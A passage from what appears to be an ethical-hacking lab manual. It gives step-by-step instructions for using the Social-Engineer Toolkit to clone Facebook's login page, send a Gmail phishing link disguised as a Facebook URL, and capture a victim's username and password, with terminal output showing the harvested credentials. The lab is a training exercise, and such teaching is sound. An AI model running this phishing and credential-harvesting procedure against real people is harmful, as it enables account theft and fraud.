
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
er/Tabnabbing:10.0.0.6
```

FIGURE 3.8: Providing IP address in Harvester/Tabnabbing

12. Now, you will be prompted for a URL to be cloned; type the desired URL for “**Enter the url to clone**” and press **Enter**. In this example, we have used **www.facebook.com**. This will initiate the cloning of the specified website.



```
Terminal
File Edit View Search Terminal Help
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import


99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
er/Tabnabbing:10.10.40.2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

FIGURE 3.9: Providing URL to be cloned

Note: If you are prompted to start apache server:

13. After cloning is completed, the highlighted message as in the below screenshot will appear on the **Terminal** screen of **SET**. Press **Enter** to continue.
14. It will start Credential Harvester.



```
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of
  apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
  Apache webserver is set to ON. Copying over PHP file to the website.
  Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
  Feel free to customize post.php in the /var/www directory
[*] All files have been copied to /var/www
(Press return to continue)
```

FIGURE 3.10: SET Website Cloning

15. Allow the Credential Harvester Attack to fetch information from the victim machine.
16. Now, you have to send the **IP address** of your Kali Linux machine to a victim and trick him or her to **click to browse** the IP address.
17. For this demo, launch your web browser in the Kali Linux machine; launch your favorite email service. In this example we have used **www.gmail.com**. Login to your Gmail account and compose an email.




FIGURE 3.11: Composing email in Gmail

18. In the body of the email, place the cursor where you wish to place the fake URL. Then, click the **Link** icon.




FIGURE 3.12: Linking Fake URL to Actual URL

19. In the **Edit Link** window, first type the actual address in **Web address**, under **Link to**, and then type the fake URL in the **Text to display** field. In this example, the Web address we have used is **http://10.0.0.6** the and Text to display is **http://www.facebook.com/party_pics**. Click **OK**.



FIGURE 3.13: Edit Link window

20. The fake URL should appear in the message body, as shown in the screenshot.




FIGURE 3.14: Adding Fake URL in the email content

21. To verify that the fake URL is linked to the real one, click the fake URL; it will display the actual URL as “Go to link:” followed by the actual URL. Send the email to the intended user.




FIGURE 3.15: Actual URL linked to Fake URL

22. Now, log in to Windows Server 2012 as a victim, launch a web browser, sign in to your email account (the account to which you sent the phishing mail as an attacker), and click the malicious link.
23. When the victim (here, you) clicks the URL, he/she will be presented with a **replica** of **facebook.com**.
24. The victim will be prompted to enter his/her username and password into the form fields, being that this appears to be a genuine website. When the victim enters the **Username** and **Password** and clicks **Log In**, it does not allow logging in; instead, it redirects him/her to the legitimate Facebook login page. Observe the URL in the browser.






FIGURE 3.16: Fake and Legitimate Facebook login pages

25. As soon the victim types in the Email address and Password and clicks **Log In**, the **SET Terminal** in Kali Linux **fetches** the typed **Username and Password**, which can then be used by the attacker to gain unauthorized access to the victim's account.





FIGURE 3.17: SET found Username and Password

26. Press **CTRL+C** to generate a report for the attack you just performed.



```
Terminal
File Edit View Search Terminal Help
P2KBy2L
PARAM: ts=1388654578241
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVpmX0FD
PARAM: display=
PARAM: enable_profile_selector=
PARAM: legacy_return=1
PARAM: profile_selector_ids=
PARAM: trynum=1
PARAM: timezone=-360
PARAM: lgnrnd=004651_pYnv
PARAM: lgnjs=1388654570
POSSIBLE USERNAME FIELD FOUND: email=st.***@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=QWERTY@123
PARAM: default_persistent=0
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
The quieter you become, the more you are able to hear.

^C
Press <return> to continue
```

FIGURE 3.18: Generating Reports through SET

Lab Analysis

Analyze and document the results of this lab exercise.